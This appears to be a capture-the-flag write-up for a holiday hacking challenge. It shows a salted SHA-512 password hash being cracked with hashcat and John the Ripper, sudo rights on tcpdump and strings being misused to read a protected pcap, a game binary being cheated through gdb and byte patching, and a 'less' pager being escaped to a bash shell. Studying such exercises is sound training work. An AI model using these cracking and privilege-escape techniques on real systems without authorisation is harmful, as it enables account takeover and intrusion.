
The hash field is composed of three parts, delimited by the dollar ($) sumbol:

- Hashing algorithm: 6
- Salt: 2AXLbEoG
- Hash: zZlWSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxinanEhahBINm/2YyjFihxg7tgc343b0

The hashing algorithm (6) being used is SHA-512.

Oclhashcat utilising the rockyou dictionary was used to crack the **cranpi** password: **yummycookies** in 32 seconds.

```
cudaHashcat64.exe -m 1800 cranpi.hash wordlist\rockyou.txt
```




```
C:\Temp\cudaHashcat-2.01>cudaHashcat64.exe -m 1800 cranpi.hash wordlist\rockyou.txt
cudaHashcat v2.01 starting...

Device #1: GeForce GTX 770, 2048MB, 1110Mhz, 8MCU
Device #1: WARNING! Kernel exec timeout is not disabled, it might cause you errors of code 702
           You can disable it with a regpatch, see here: http://hashcat.net/wiki/doku.php?id=timeout_patch

Hashes: 1 hashes; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Applicable Optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Kernel ./kernels/4318/m01800.sm_30.64.cubin
Device #1: Kernel ./kernels/4318/amp_a0_v1.sm_30.64.cubin

Cache-hit dictionary stats wordlist\rockyou.txt: 139921507 bytes, 14343297 words, 14343297 keyspace

$6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxinanEhahBINm/2YyjFihxg7tgc343b0:yummycookies

Session.Name...: cudaHashcat
Status.........: Cracked
Input.Mode.....: File (wordlist\rockyou.txt)
Hash.Target....: $6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DU...
Hash.Type......: sha512crypt, SHA512(Unix)
Time.Started...: Mon Jan 02 11:55:54 2017 (32 secs)
Speed.GPU.#1...:    14585 H/s
Recovered......: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.......: 454860/14343297 (3.17%)
Rejected.......: 204/454860 (0.04%)
Restore.Point..: 450757/14343297 (3.14%)
HWMon.GPU.#1...:  0% Util, 68c Temp, 1650rpm Fan

Started: Mon Jan 02 11:55:54 2017
Stopped: Mon Jan 02 11:56:27 2017
```

The elf, Minty Candycane is a big fan of John the Ripper. John is good at determining the hashing algorithm without requiring it to be specified. Minty would benefit from learning how to identify the hashing algorithm being used so that oclhashcat (which utilises a GPU) could be used. Combined with a good GPU, Oclhashcat can provide significantly faster password cracking for many hashing algorithms. To accommodate time to join Minty for a short eggnog break, the performance of oclhashcat was compared with John the Ripper.

John was used to unshadow the passwd and shadow files, and then to crack the passwords:

```
unshadow /mnt/cranbian-jessie/etc/passwd /mnt/cranbian-jessie/etc/shadow > passwd.unshadowed

john --fork=4 --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt ./passwd.unshadowed
```



```
root@kali:~# john --fork=4 --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt ./passwd.unshadowed
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
yummycookies     (cranpi)
1 1g 0:00:02:15 DONE (2017-01-02 13:29) 0.007360g/s 836.1p/s 836.1c/s 836.1C/s zakyah..yrunvs
Waiting for 3 children to terminate
4 0g 0:00:02:15 DONE (2017-01-02 13:29) 0g/s 844.4p/s 844.4c/s 844.4C/s tunegro..trolli
3 0g 0:00:02:15 DONE (2017-01-02 13:29) 0g/s 840.3p/s 840.3c/s 840.3C/s weekenders..warbird
2 0g 0:00:02:15 DONE (2017-01-02 13:29) 0g/s 838.6p/s 838.6c/s 838.6C/s wisdom2..wildcats98
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

In this instance oclhashcat was 420% faster than John the Ripper which took 2 minutes 15 seconds to crack the password.

6) How did you open each terminal door and where had the villain imprisoned Santa?

Elf House #2 : PCAP Door

Upon connecting to the terminal the following message was presented:

```
*************************************************************************
*                                                                       *
*To open the door, find both parts of the passphrase inside the /out.pcap file*
*                                                                       *
*************************************************************************
```

The current user ID was confirmed:

```
id
uid=1001(scratchy) gid=1001(scratchy) groups=1001(scratchy)
```

The file permissions of the /out.pcap file were checked, identifying that we would need to be able to run commands as itchy or with root level priviledge:

```
ls -l /out.pcap
-r-------- 1 itchy itchy 1087929 Dec  2 15:05 /out.pcap
```

Our sudo entitlements were checked, revealing that the tcpdump and strings commands could be run as the itchy user, without entering our password.

```
sudo -l
sudo: unable to resolve host e72839082ebc
Matching Defaults entries for scratchy on e72839082ebc:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in
User scratchy may run the following commands on e72839082ebc:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings
```

The tcpdump command was sudo'd as the user itchy, with the -A option to display the contents of each packet in ASCII (minus their link level header):

```
sudo -u itchy /usr/sbin/tcpdump -A -r /out.pcap | more
...

GET /firsthalf.html HTTP/1.1
User-Agent: Wget/1.17.1 (darwin15.2.0)
Accept: */*
Accept-Encoding: identity
Host: 192.168.188.130
Connection: Keep-Alive
...
<html>
<head></head>
<body>
<form>
<input type="hidden" name="part1" value="santasli" />
</form>
</body>
</html>
...
GET /secondhalf.bin HTTP/1.1
User-Agent: Wget/1.17.1 (darwin15.2.0)
Accept: */*
Accept-Encoding: identity
Host: 192.168.188.130
Connection: Keep-Alive
...
Content-type: application/octet-stream
```

Based on the first part of the password: "**santasli**", the remainder of the password was guessed: "**santaslittlehelper**"

Despite having guessed the remainder of the password, the second part of the password was also investigated and recovered.

The strings command looks for single-7-bit-byte characters (such as those used in ASCII) by default. The response to the request "GET /secondhalf.bin" is a binary file type, indicated by "Application/octet-stream". The strings command can be modified to look for differently encoded strings using the --encoding option. Alternate encodings were checked for using Strings. UTF-16 encoding can be found with "b" for bigendian or "l" for littleendian. Using encoding type "16-bit littleendian" option (--encoding=l), the second part of the password "**ttlehelper**" was recovered.

```
sudo -u itchy /usr/bin/strings --encoding=l /out.pcap
sudo: unable to resolve host 487ed5b386af
part2:ttlehelper
```

Although not necessary to solve the challenge, the PCAP file could be copied in its entirety by running.

```
sudo -u itchy /usr/sbin/tcpdump -r /out.pcap -w /tmp/out.pcap
```

Workshop: Deep File Door

This terminal presented the message:

```
********************************************************************************
*                                                                              *
* To open the door, find the passphrase file deep in the directories.          *
*                                                                              *
********************************************************************************
```


The contents of the current directory were listed

```
@ac07674ca5ec:~$ ls -la
total 32
drwxr-xr-x 20 elf  elf  4096 Dec  6 19:40 .
drwxr-xr-x 22 root root 4096 Dec  6 19:40 ..
-rw-r--r--  1 elf  elf   220 Nov 12  2014 .bash_logout
-rw-r--r--  1 elf  elf  3924 Dec  6 19:40 .bashrc
drwxr-xr-x 18 root root 4096 Dec  6 19:40 .doormat
-rw-r--r--  1 elf  elf   675 Nov 12  2014 .profile
drwxr-xr-x  2 root root 4096 Dec  6 19:39 temp
drwxr-xr-x  2 root root 4096 Dec  6 19:39 var
```

.doormat sounded promising, so the find command was used to find and view all files under that location. Within subdirectories existed a file named “key_for_the_door.txt”, containing the password: **open_sesame**.

```
find ./.doormat -type f
./.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't
you?/'/key_for_the_door.txt
```

```
find ./.doormat -type f -exec cat {} \;
key: open_sesame
```




```
********************************************************************************
*                                                                              *
* To open the door, find the passphrase file deep in the directories.          *
*                                                                              *
********************************************************************************
elf@952d565e84a5:~$ ls -al
total 32
drwxr-xr-x 20 elf  elf  4096 Dec  6 19:40 .
drwxr-xr-x 22 root root 4096 Dec  6 19:40 ..
-rw-r--r--  1 elf  elf   220 Nov 12  2014 .bash_logout
-rw-r--r--  1 elf  elf  3924 Dec  6 19:40 .bashrc
drwxr-xr-x 18 root root 4096 Dec  6 19:40 .doormat
-rw-r--r--  1 elf  elf   675 Nov 12  2014 .profile
drwxr-xr-x  2 root root 4096 Dec  6 19:39 temp
drwxr-xr-x  2 root root 4096 Dec  6 19:39 var
elf@952d565e84a5:~$ find ./.doormat -type f
./.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'/key_for_the_do
or.txt
elf@952d565e84a5:~$ find ./.doormat -type f -exec cat {} \;
key: open_sesame
elf@952d565e84a5:~$
```

Santa’s Office: WarGames Door

Upon connecting to the terminal the following message was presented:

```
GRETINGS PROFESSOR FALKEN.
```

This appears to be a python game, as [Ctrl]+C results in the following message:




```
GREETINGS PROFESSOR FALKEN.

^CTraceback (most recent call last):
  File "/home/elf/wargames.py", line 71, in <module>
    response=raw_input()
KeyboardInterrupt
```


The “GREETINGS PROFESSOR FALKEN” message, is a reference to the film “Wargames”. By responding with the input typed into the terminal in the film, the door password was provided: “**LOOK AT THE PRETTY LIGHTS**”

```
GREETINGS PROFESSOR FALKEN.
Hello.
HOW ARE YOU FEELING TODAY?
I'm fine. How are you?
EXCELLENT, IT'S BEEN A LONG TIME. CAN YOU EXPLAIN THE REMOVAL OF YOUR USER
ACCOUNT ON 6/23/73?
People sometimes make mistakes.
YES THEY DO. SHALL WE PLAY A GAME?
Love to. How about Global Thermonuclear War?
WOULDN'T YOU PREFER A GOOD GAME OF CHESS?
Later. Let's play Global Thermonuclear War.
FINE
```


```
,------~~v,_         _                     _--^\
 |'          \   ,__/ ||                 _/    /,_ _
/             \,/     /         ,,  _,,/^         v v-____
|                    /          |'~^                     \
\                   |         _/                     _ _/^
 \                 /         /                   ,~~^/ |
  ^~~_       _ _   /          |          __,, _v__\   \/
      '~~,  , ~ \ \           ^~       /    ~   //
          \/     \/             \~,  ,/
                                   ~~
   UNITED STATES                   SOVIET UNION
WHICH SIDE DO YOU WANT?
     1.    UNITED STATES
     2.    SOVIET UNION
PLEASE CHOOSE ONE:
2

AWAITING FIRST STRIKE COMMAND
-----------------------------
PLEASE LIST PRIMARY TARGETS BY
CITY AND/OR COUNTRY NAME:
Las Vegas
LAUNCH INITIATED, HERE'S THE KEY FOR YOUR TROUBLE:
LOOK AT THE PRETTY LIGHTS
Press Enter To Continue
```



```
GREETINGS PROFESSOR FALKEN.

Hello.

HOW ARE YOU FEELING TODAY?

I'm fine. How are you?

EXCELLENT, IT'S BEEN A LONG TIME. CAN YOU EXPLAIN THE REMOVAL OF YOUR USER ACCOUNT ON
6/23/73?

People sometimes make mistakes.

YES THEY DO. SHALL WE PLAY A GAME?

Love to. How about Global Thermonuclear War?

WOULDN'T YOU PREFER A GOOD GAME OF CHESS?

Later. Let's play Global Thermonuclear War.
```




```
   UNITED STATES                   SOVIET UNION

WHICH SIDE DO YOU WANT?

     1.    UNITED STATES
     2.    SOVIET UNION

PLEASE CHOOSE ONE:
```



```
AWAITING FIRST STRIKE COMMAND
-----------------------------

PLEASE LIST PRIMARY TARGETS BY
CITY AND/OR COUNTRY NAME:

Las Vegas
LAUNCH INITIATED, HERE'S THE KEY FOR YOUR TROUBLE:

LOOK AT THE PRETTY LIGHTS

Press Enter To Continue
```

Workshop: Wumpus Door



Upon connecting to the terminal the following message was presented:

```
*******************************************************************************
*                                                                             *
* Find the passphrase from the wumpus.  Play fair or cheat; it's up to you.   *
*                                                                             *
*******************************************************************************
```

Whilst winning against the wumpus game wouldn’t be difficult, not cheating felt morally wrong and dirty, so the wumpus binary was analysed to see how we could “cheat” to obtain the value.

The wumpus binary was base64 encoded, exfiltrated, and decoded back to a binary. Running strings against the binary failed to reveal the password. The following pages show two different methods that were used:

- Using gdb to manipulate variables
- Disassembling and modifying the wumpus binary

Winning by moving the wumpus

The wumpus application was run within gdb, which was used to identify variables of interest. The wumpus_loc variable was manipulated to move the wumpus to one of the neighbouring rooms, so that it could immediately be shot.


```
gdb -q wumpus
Reading symbols from wumpus...(no debugging symbols found)...done.
(gdb) info variables
All defined variables:

Non-debugging symbols:
...
0x00000000006050f8  player_loc
0x00000000006050fc  wumpus_loc
0x0000000000605100  level
0x0000000000605104  pit_num
0x0000000000605108  bat_num
0x000000000060510c  room_num
0x0000000000605110  link_num
0x0000000000605114  arrow_num
...
(gdb) run
Starting program:
/media/sf_WebBrowser_Shared_Folder/HHC2016/terminals/wumpus/wumpus
Instructions? (y-n) n

You're in a cave with 20 rooms and 3 tunnels leading from each room.
There are 3 bats and 3 pits scattered throughout the cave, and your
quiver holds 5 custom super anti-evil Wumpus arrows.  Good luck.

You are in room 2 of the cave, and have 5 arrows left.
*rustle* *rustle* (must be bats nearby)
*whoosh* (I feel a draft from some pits).
There are tunnels to rooms 5, 16, and 19.
Move or shoot? (m-s) ^C
Program received signal SIGINT, Interrupt.
0x00007ffff7b175c0 in __read_nocancel () at ../sysdeps/unix/syscall-
template.S:84
84      ../sysdeps/unix/syscall-template.S: No such file or directory.
(gdb) set var wumpus_loc=5
(gdb) c
Continuing.
s 5
*thwock!* *groan* *crash*

A horrible roar fills the cave, and you realize, with a smile, that you
have slain the evil Wumpus and won the game!  You don't want to tarry for
long, however, because not only is the Wumpus famous, but the stench of
dead Wumpus is also quite well known, a stench plenty enough to slay the
mightiest adventurer at a single whiff!!

Passphrase:
WUMPUS IS MISUNDERSTOOD

Care to play another game? (y-n)
```

Winning by modifying the binary

Wumpus was disassembled with objdump. Examining the assembly, we can see that within the shoot function a jne (jump not equals) instruction immediately precedes the kill_wump call to check whether the wumpus had been hit:

```
objdump -d wumpus
...
0000000000401740 <shoot>:
...
  401a0a:   75 0f                    jne    401a1b <shoot+0x2db>
  401a0c:   e8 33 0c 00 00           callq  402644 <kill_wump>
  401a11:   b8 01 00 00 00           mov    $0x1,%eax
...
```

Using a hexeditor the instruction at 0x0000000000401a0a was modified replacing the jne (jump not equals) test condition with nops (no operations :0x90 0x90):



root@kali: /media/sf_WebBrowser_Shared_Folder/HHC2016/terminals/wumpus
File Edit View Search Terminal Help

```
File: wumpus.edit                                   ASCII Offset: 0x00001A0C / 0x00006C1F (%24)  M
00001A00  90 8B 05 F5  36 20 00 39  45 F4 90 90  E8 33 0C 00          ....6 .9E....3..
00001A10  00 B8 01 00  00 00 E9 D6  00 00 00 8B  05 D7 36 20          ...............6
00001A20  00 39 45 F4  75 0F E8 4C  0E 00 00 B8  01 00 00 00          .9E.u..L........
00001A30  E9 BC 00 00  00 8B 05 69  A1 20 00 83  E8 01 89 05          .......i. ......
00001A40  60 A1 20 00  8B 05 5A A1  20 00 85 C0  75 0F E8 13          `. ...Z. ...u...
00001A50  0E 00 00 B8  01 00 00 00  E9 94 00 00  00 E8 CE F0          ................
00001A60  FF FF 48 89  C2 8B 05 95  36 20 00 48  63 C8 48 89          ..H.....6 .Hc.H.
00001A70  D0 48 99 48  F7 F9 48 89  D0 48 83 F8  01 74 1A 8B          .H.H..H..H...t..
00001A80  05 CB 36 20  00 83 C0 02  89 05 C2 36  20 00 8B 05          ..6 .......6 ...
00001A90  BC 36 20 00  83 F8 09 7E  53 E8 7E 09  00 00 8B 15          .6 ....~S.~.....
00001AA0  58 36 20 00  8B 05 4E 36  20 00 39 C2  75 05 E8 80          X6 ...N6 .9.u...
00001AB0  0B 00 00 E8  78 F0 FF FF  48 89 C1 48  BA 56 55 55          ....x...H..H.VUU
00001AC0  55 55 55 55  55 48 89 C8  48 F7 EA 48  89 C8 48 C1          UUUUUH..H..H..H.
00001AD0  F8 3F 48 29  C2 48 89 D0  48 01 C0 48  01 D0 48 29          .?H).H..H..H..H)
00001AE0  C1 48 89 CA  89 D0 89 05  64 36 20 00  B8 00 00 00          .H......d6 .....
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search   ^U Undo   ^L Redraw
```

Anytime an arrow is now fired will unconditionally trigger killing the wumpus and completing the game.

```
./wumpus.edit
Instructions? (y-n) n

You're in a cave with 20 rooms and 3 tunnels leading from each room.
There are 3 bats and 3 pits scattered throughout the cave, and your
quiver holds 5 custom super anti-evil Wumpus arrows.  Good luck.

You are in room 4 of the cave, and have 5 arrows left.
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 3, 13, and 15.
Move or shoot? (m-s) s 10
*thunk*  The arrow can't find a way from 4 to 10 and flys randomly
into room 3!
*thwock!* *groan* *crash*

A horrible roar fills the cave, and you realize, with a smile, that you
have slain the evil Wumpus and won the game!  You don't want to tarry for
long, however, because not only is the Wumpus famous, but the stench of
dead Wumpus is also quite well known, a stench plenty enough to slay the
mightiest adventurer at a single whiff!!

Passphrase:
WUMPUS IS MISUNDERSTOOD

Care to play another game? (y-n)
```

Train SCADA Time Travel Interface



Upon connecting to the terminal the following message was presented:

```
Train Management Console: AUTHORIZED USERS ONLY
                ==== MAIN MENU ====
STATUS:                         Train Status
BRAKEON:                        Set Brakes
BRAKEOFF:                       Release Brakes
START:                          Start Train
HELP:                           Open the help document
QUIT:                           Exit console
menu:main>
```

Typing HELP, displays a file which can be scrolled through. The viewing environment can quickly be recognised as likely to be the (Linux command line utility) less. This is also hinted at in the help message:

```
Help Document for the Train
**STATUS** option will show you the current state of the train (brakes, boiler,
boiler temp, coal level)
**BRAKEON** option enables the brakes.  Brakes should be enabled at every stop and
while the train is not in use.
**BRAKEOFF** option disables the brakes.  Brakes must be disabled before the
**START** command will execute.
**START** option will start the train if the brake is released and the user has the
correct password.
**HELP** brings you to this file.  If it's not here, this console cannot do it,
unLESS you know something I don't.

Just in case you wanted to know, here's a really good Cranberry pie recipe:
Ingredients
1 recipe pastry for a 9 inch double crust pie
1 1/2 cups white sugar
1/3 cup all-purpose flour
1/4 teaspoon salt
1/2 cup water
1 (12 ounce) package fresh cranberries
1/4 cup lemon juice
1 dash ground cinnamon
2 teaspoons butter
Directions:
1) Preheat oven to 425 degrees F (220 degrees C.)
2) In a saucepan, combine sugar, flour, salt and water. Bring to a boil and cook,
stirring constantly until thick and smooth. Add berries, lemon juice and cinnamon.
Cook 5 minutes until mixture is thick and berries pop. Remove from heat and stir in
butter.
3) Roll one ball of dough out to fit a 9 inch pie plate. Place bottom crust in pie
plate. Spoon in filling. Roll out top crust and cut into strips for lattice. Place
lattice strips on top and seal edges.
4) Bake in the preheated oven for 40 minutes, or until crust is golden brown.
```

Less allows system commands to be executed by preceding the command with an exclamation mark. By entering "!/bin/bash", a bash shell was obtained.

```
!/bin/bash
```

